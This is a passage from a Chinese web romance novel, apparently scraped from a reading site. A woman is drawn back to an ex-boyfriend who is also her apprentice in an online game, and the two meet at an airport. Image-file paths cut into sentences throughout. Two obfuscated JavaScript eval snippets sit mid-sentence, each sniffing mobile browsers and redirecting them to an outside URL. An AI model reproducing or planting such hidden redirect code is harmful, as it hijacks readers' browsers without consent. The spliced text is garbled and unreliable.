林清浅忽然转换了语气,冷淡得有一点咄咄逼人:分手后我犯贱地给你打过电话,你说的是你在我与她之间不知道该怎么选,甚至后来我都愿意做被选择的那一个了,可是你说你更想选她。 【李咩咩】悄悄对你说:那都是我编出来骗你的,因为我不想你因为我父母的反对而讨厌我爸妈,我宁愿你讨厌我。对不起,浅浅。 林清浅看到这一句默然了几秒才说:我不信。 她是真的不信,因为分手后她连着给李盛景打过几次电话,毫无尊严地求和好,可李盛景从一开始的“我不知道在你和她之间怎么做选择”,到最后直接将她拉黑,就是这样她都没放弃,想着事不过三,于是第三次她给他写千字小作文表达自己的心意,发给他后却被对方删除了好友,如此她才终于死心。 她花了长达三个月的时间才让自己接受她喜欢的人喜欢上了别人的事实,而就在她决定将这一段结局不美好,但过程很愉快的经历封存起来,然后去开始新的生活时,李盛景却忽然跑来跟她说根本没有什么前任,她怎么可能相信。 林清浅发出那三个字后打开了师徒界面,点了断绝师徒关系后打算去打个竞技场,但排队前看了眼时间,抬头问赵绵绵:“不做饭?” “做啊,这不得把今天的订单都给发货嘛。”赵绵绵从电脑前起身:“晚上希希有舞蹈课,姐姐来帮忙切菜,咱们得快点。” 林清浅退出了游戏,跟着去了厨房。 等晚饭吃完再收拾好,大侄女要爸爸妈妈陪着一起去上课,只剩下她带着小侄女。 林灿星自己玩积木玩得很投入,林清浅站在阳台上仰头看向夜空。 这日天气晴朗,小城市的夜空能看到寥落的几颗星,连远处吹来的风也很轻柔,还携带着春日的花香味儿。 她喜欢在天气晴好的时候拍蓝天白云,也喜欢在晴朗的夜晚仰望星空,所以与李盛景恋爱后,她对李盛景提的第一个要求就是:“有机会的话,带我去看一次星星吧。”可惜这样简单的愿望,直到他们分手,也未能实现。 “其实爱与不爱很明显。”林清浅轻声对自己说:“浅浅,承认一个人不爱你不是件很丢脸的事,但不要因此失去爱一个人的能力。” 她想到前些天看到过的一句话:樱花树下站谁都美,我的爱给谁都热烈。 “所以,在爱上下一个人之前,一定要好好的爱自己呀。”她给自己加油打气,然后回了房间开始了当天还未完成的学习打卡。 - 这天之后连着的几天,林清浅在游戏里并未再遇见李盛景,但密聊里有一条她当时下线后才发过来的消息,对方用可怜又委屈的语气求她不要断绝关系。 这让林清浅想起分手的时候自己也曾可怜又委屈地哀求过李盛景不要删她的好友,可对方还是没有任何留恋地将她删了。现在立场倒转,她在犹豫了两秒之后取消了断绝师徒关系。 她总是这样,不懂拒绝,优柔寡断,还喜欢讨好别人,这样已经是个任人搓圆揉扁的软弱性格了,偏偏共情能力还很强,总是委屈自己去迎合别人,不然当年也不至于在父母亲人的逼迫之下,就与人订了婚,以致于婚纱都未曾穿过,就成了个离婚人士。 “其实已经有在变好了。”林清浅小声给自己辩解,但语气很虚,因为她自己也知道,断绝关系,删除好友,甚至连游戏都卸载才是最好的办法。可是她不想因为不想见一个人,而去抛弃掉一件自己喜欢做的事。 就像当初领证,她明明不喜欢那个人,只是因为父母亲人全都在说他们很合适,而她想着父母肯定是为着自己着想的,他们选的人肯定不会有错,所以就点头答应。 可最终的结 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958954|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 果告诉她,合适不合适,要自己去与对方真正相处过才知道,而不是听信所谓过来人的经验之谈。 是因如此,她一个人孤独地走了很多年,走到了她的34岁,然后遇到了29岁的李盛景。 她当时真的以为,他们能走到最后的,毕竟,她与他相处日久,越觉得他们是灵魂与身体的双重契合,是若错过了他,这辈子都不会有下一个的命中注定。 只是,现实给了她一个狠狠的耳光,很快就让她从梦里醒了过来。 - 周五的晚上,楼下摆了两桌麻将,烟抽的很凶,闻不得一点儿烟味的林清浅运动完后就立即上了楼。 她先去了隔壁房间,因为第二天不用早起而被允许晚睡的大侄女林希音,正带着妹妹和两个小孩在玩新买的积木,气氛很是和谐,于是放心地回了自己房间。 她用电脑登录了游戏,打开招募进了个缺奶妈的队伍做大战,没几分钟就打完了,于是切了输出心法去散排吃鸡。 林清浅玩游戏有些独,散排竞技场和吃鸡,碰瓷奇遇,如果时间充足一点,就会找个风景好的地图去拍照,有时候则是去摄影棚。 排队的时间里她召唤宠物3次,无事发生,顺手点了下宠物互动,看着背包里的方天水镜心想着要不强开得了。 可人就是这样,很容易对自己产生莫名其妙的信心,觉得自己一定可以,结果每天打开奇遇手册,满页都是已尝试。 界面上出现了进图的倒计时,林清浅点了同意,过图时发现是她最讨厌的白龙口地图。 作为只会玩治疗的人,打架她是一点都不会的,只能靠苟,可这张图却总是在逼玩家们打架,所以她通常死得很快。 林清浅抱着一丝侥幸选了个物资十分贫瘠的地方降落,结果绿色装备还没捡两个,就被不知道从哪里窜出来的红名一刀给砍去了无间死斗。她认命地找了个角落躲着,希望没人能看到她。 但她今天显然运气不太好,死斗才开始就被旁边显然是同一个队伍的两个玩家联合给击杀了,只能观看队友们玩。 她选了个花间的队友,发现对方正在捡物资,身后来了个天策,她正要打字提醒,消息刚发出去,天策就已经上马冲了过来,队友撑了三秒也被送去了死斗。 看着队伍里还活着的明教和藏剑,她选了明教的视角,然后打开了好友列表看了眼,在线的不少,但都是加了好友之后就没聊过的ID。她切换到密聊频道去看好友们在复制什么骚话,结果发现有一条密聊。 【李咩咩】悄悄对你说:师父,我买了到梁溪市的机票,晚上9点50落地,我可以来找你吗? 密聊是下午发出的,林清浅看了眼右下角的时间,秒钟和分钟刚好跳动,走到了21点09分,半个多小时后,飞机就要落地了,而她去隔壁梁溪市,需要1个多小时。 但这与我有什么关系呢?林清浅心说:又不是我让他来的。 6. 距离 直到坐上去往梁溪市机场的车,林清浅都在想:怎么就管不住腿呢。 她看着夜色中不断倒退的风景,又想:就当去与他好好告个别吧,也算是有始有终。 可有些情感,其实由不得人做主,就像当初明明是她主动说的分手,可打电话去低声下气地求和好的也是她;就像明明都分手了,她却还是一个人去完成他们的赏樱计划;就像此刻,她只是见到李盛景缓缓向自己走来,眼泪就控制不住地落下。 她想起了第一次见到李盛景的时候,同样是晚上,可心情却是天差地别。彼时的她怀抱着最美好的憧憬,还提前订了一束花,心想着阿景见了一定会很惊喜。 事实也确实如此,当时李盛景见到她走过去,眼里的那份惊讶和喜悦,至今都深深地印在林清浅的脑海里。她见他在看到自己的时候,那霎那间亮起来的双眼,宛若将整个天空的星星都装了进去,闪动着无比璀璨的光芒。 林清浅肯定地想:他一定是心动了。 她看着衬衣长裤,瘦瘦高高的李盛景,是她曾经对爱情还抱有憧憬的时候所想象过的,最让她心动的少年模样,尤其当李盛景笑起来的时候,明朗干净得仿若四月的阳光,让她不自觉地沉沦其中。 此刻的她却是别样的心情,在她还没来得及严控死守自己的心时,脸上的泪水已经将她想要掩藏好的秘密彻底暴露。 她对自己说:太没出息了,林清浅,你这么一哭,不就是在告诉他,你还没能放下吗? 但是我能怎么办呢?另一个她立即给自己找理由:毕竟是唯一一个从相识相知走到相恋相爱的人,还是在最幸福快乐的时候突然分的手。 “浅浅……”李盛景看到林清浅的时候心里是非常忐忑的。他长到三十岁,除了几年前谈过的那场初恋遭受了一些磨折外,一路上可谓顺风顺水。可谁知曾让他摔了一跤的地方,在几年后再走,还是会让他又摔个跟头。 他曾自以为是地觉得自己能平衡好家庭,事业和爱情,可事到临头却发现太高估自己。他不仅无法维持好这三者之间的平衡,甚至连分手都处理不好,用了最不体面的方式。 他在情感方面太过幼稚不懂事,以致于将最想要呵护的那个人伤害得最深。 “不要哭。”当他走近的时候发现,林清浅竟然哭了。他的心霎时间疼痛难忍,几乎是反射一般地伸出手想给林清浅抹去脸上的泪水,可林清浅转个身就躲开了。 李盛景尴尬地顿了两秒才收回手,难过从心底里涌上来,酸涩得他双眼湿润。 他低着头说:“对不起师父,我知道你看见消息一定会来,你向来心软,对我更是。我知道自己这样做很卑鄙,可是我想见你,很想见你。” 林清浅擦干了泪后才转回来。她看着李盛景,声音尽量平和:“现在你见到了,然后呢?” 她觉得自己太自恋了些,看到李盛景的消息就以为他是来找自己的,可其实,他经常来梁溪市出差。 “然后想重新追求你。”李盛景的话打断了她觉得自己自恋过头想要逃走的想法。 他比林清浅高出半个头,微低着脸问:“师父,我还有机会吗?” “没有,因为我不想跟你好了。”林清浅的声音有些轻:“哪怕我还没忘记你,甚至还喜欢你,可是我真的,不想跟你好了。” 由爱故生忧,由爱故生怖。她不喜欢让自己的情绪都牵系于另一人身上,那会让她觉得自己像个木偶,喜怒哀乐全由不得自己做主。 李盛景见她忍着泪的模样,不顾她意愿地走过去将人抱进了怀里,用着耍赖的语气在她耳边说:“可是怎么办呢,就算你拒绝,我也还是想追求你。师父,你心疼心疼徒弟,再给我一次机会好不好?” 林清浅挣扎着想要离开,却被抱得更紧了。她喊了声“疼”,李盛景立即松了手。她借此机会往后退了两步,但一颗心却因为喊了声疼就被他松开的行为愣怔了一下,因为她不是真的疼。 可这并不能改变什么。她拿一双泛红的眼看人:“我不想给机会。” 她心里说:当初也没见你心疼心疼我,给我一次机会。她甚至有那么一点坏地在心里蛐蛐:这是你的报应。 “那……可以做朋友吗?”李盛景退而求其次:“做朋友,师徒,见不着面的网友都行,只要不消失在我的世界里,这样可以吗?” 林清浅知道他这副委屈又可怜兮兮的模样是装给自己看的,因为他知道这一招对自己有用。 可知道也没有用,就像游戏里他求自己不要断绝师徒关系那样,没见着人她都无法拒绝,此时人就站在她面前,她又如何拒绝得了。 但她亦觉得委屈,绝情的话说不出口,答应的话同样也说不出口。 “不说话我就当师父你答应了。”李盛景拉过行李箱,未经林清浅同意就牵过她的手,把人往出口带:“快11点了,师父一个人打车回去我不太放心,今晚就不回去了好不好?我给你订个房间,明天送你回去?” 林清浅来的时候根本没考虑时间早晚的问题。她看到那条密聊就跟丢了脑子一样,没怎么犹豫地就打了车出门,连跟家里人交代一声都没来得及。 “你都算好了是不是?”她这会儿终于反应过来:明明航班那么多,为什么他偏偏要选这个时间? “冤枉啊。”李盛景叫屈:“作为公司的牛马,我是下了班才赶往机场的,一路上都快把汽车当成飞机开了,就这样还差点没赶上。” 这倒是有可能的,李盛景工作有多忙这事,在他们还没恋爱之前林清浅就知道的,而在他们恋爱的过程中更是深有体会。 可她总觉得自己被套路了,毕竟她也知道,这人虽然是个工作狂,但也干过不少迟到早退的事儿。 她觉得李盛景就是在故意卖惨。 “真;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958955|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 没骗你。”李盛景说得诚恳:“那天你下线后我才发现,除了游戏,我找不到任何能联系你的方式,我甚至借了我爸的电话,可你大概猜到是我,直接给挂了。” 林清浅想到是有这么回事。她开了店后专门买了个手机号,怕有潜在的客户打进来,所以一般不会拒接。但打到她原本的手机号上,归属地还是禅城的,除了李盛景,不是骚扰电话就只剩下推销的了。 李盛景看了眼还被自己牵着的手,嘴角微勾了下。 他带着人打了辆出租车,要上车了林清浅才发现自己任由他牵了一路。 她赶紧挣开,躲进了车里,而心里早已经把自己骂了好几遍,并把对李盛景的提防拉到最高,于是等放完行李的李盛景坐进来的时候发现,他与林清浅之间空得再坐进去一个人还有余。 这显然是在避着他。李盛景并不心灰气馁,毕竟,还能见到人,比之当初到处去找人却连个方向都没有要好太多,而且,也是自己之前把人伤狠了,有些脾气也是应该的。 说起来,不知是不是有点受虐倾向,他甚至觉得,与之前那个温柔包容得彷佛观音在世的林清浅相比,眼前这个会耍点小性子的人要可爱得多,也鲜活真实得多,是可以触碰到的存在了。 所以,他可以主动坐过去。 但最终没有动。 李盛景在路上把酒店订好了,是他之前来此地出差时常去的那家。他告诉了林清浅,发现对方愣了一下,心里疑惑,正要问时突然想起来,他曾经把人哄骗来此过。 那次是他来禅城出差,周日来,周一晚上的飞机就得走,行程十分赶。可当时他们正是恋爱上头的时候,哪怕不在同一个市,到底隔得不算远,加上他们已经有半个月没见了,于是都非常想念对方。 只是,林清浅上班的时间特殊,周日下完班已经将近9点,周一倒是放假了,可自己却要去见客户,哪怕能见着,时间也非常短暂。何况,他们当时相恋的时间不过月余,林清浅又是个脸皮薄的,怕自己过来显得太不矜持。 是他甜言蜜语说尽,还不容拒绝地把车费先转了过去,装可怜说:“这次如果见不着,下次就不知道是什么时候了。”等终于见着面了他就抱着人不撒手,说着好听的情话,隔一会儿就要亲亲和蹭脸。 林清浅宠他,由着他抱抱和亲亲,哪怕是他没忍住擦出了火花,也愿意被他几句拙劣的情话就哄得交付了自己。 想到此,他心里忽然涌上了巨大的悲伤和后悔,尤其在看着两人中间的距离时,难过得心脏都疼痛了起来。 他们曾经那样亲密无间,情意最浓的时候恨不得把对方嵌进自己的身体里。可此时两人同坐一处,却遥远得像是天与地的距离。 他想:这么好这么爱我的林清浅,我怎么就舍得推开她并将她伤得那样深呢? 我真是个混蛋啊。李盛景忽然抬手给了自己一巴掌。 7. 平常 “明珠在握时,不作明珠看。流落他人手,嗒焉长遗憾。”人有时候真的很奇怪,拥有的时候不知道珍惜,甚至弃如敝履,可一旦失去,又后悔莫及。 李盛景觉得自己便是如此。林清浅本性内敛含蓄,于感情一事上却很是勇敢热烈。她的爱太过纯粹直白,喜欢一个人的时候就全情投入,不给自己留任何的余地。 李盛景本身恋爱经验就少得可怜,更从未遇见过这样的。他一开始就被林清浅宠着,所以习惯了林清浅不求回报的爱意和无限包容,以为她永远都会在自己身边,这辈子都不会离开。 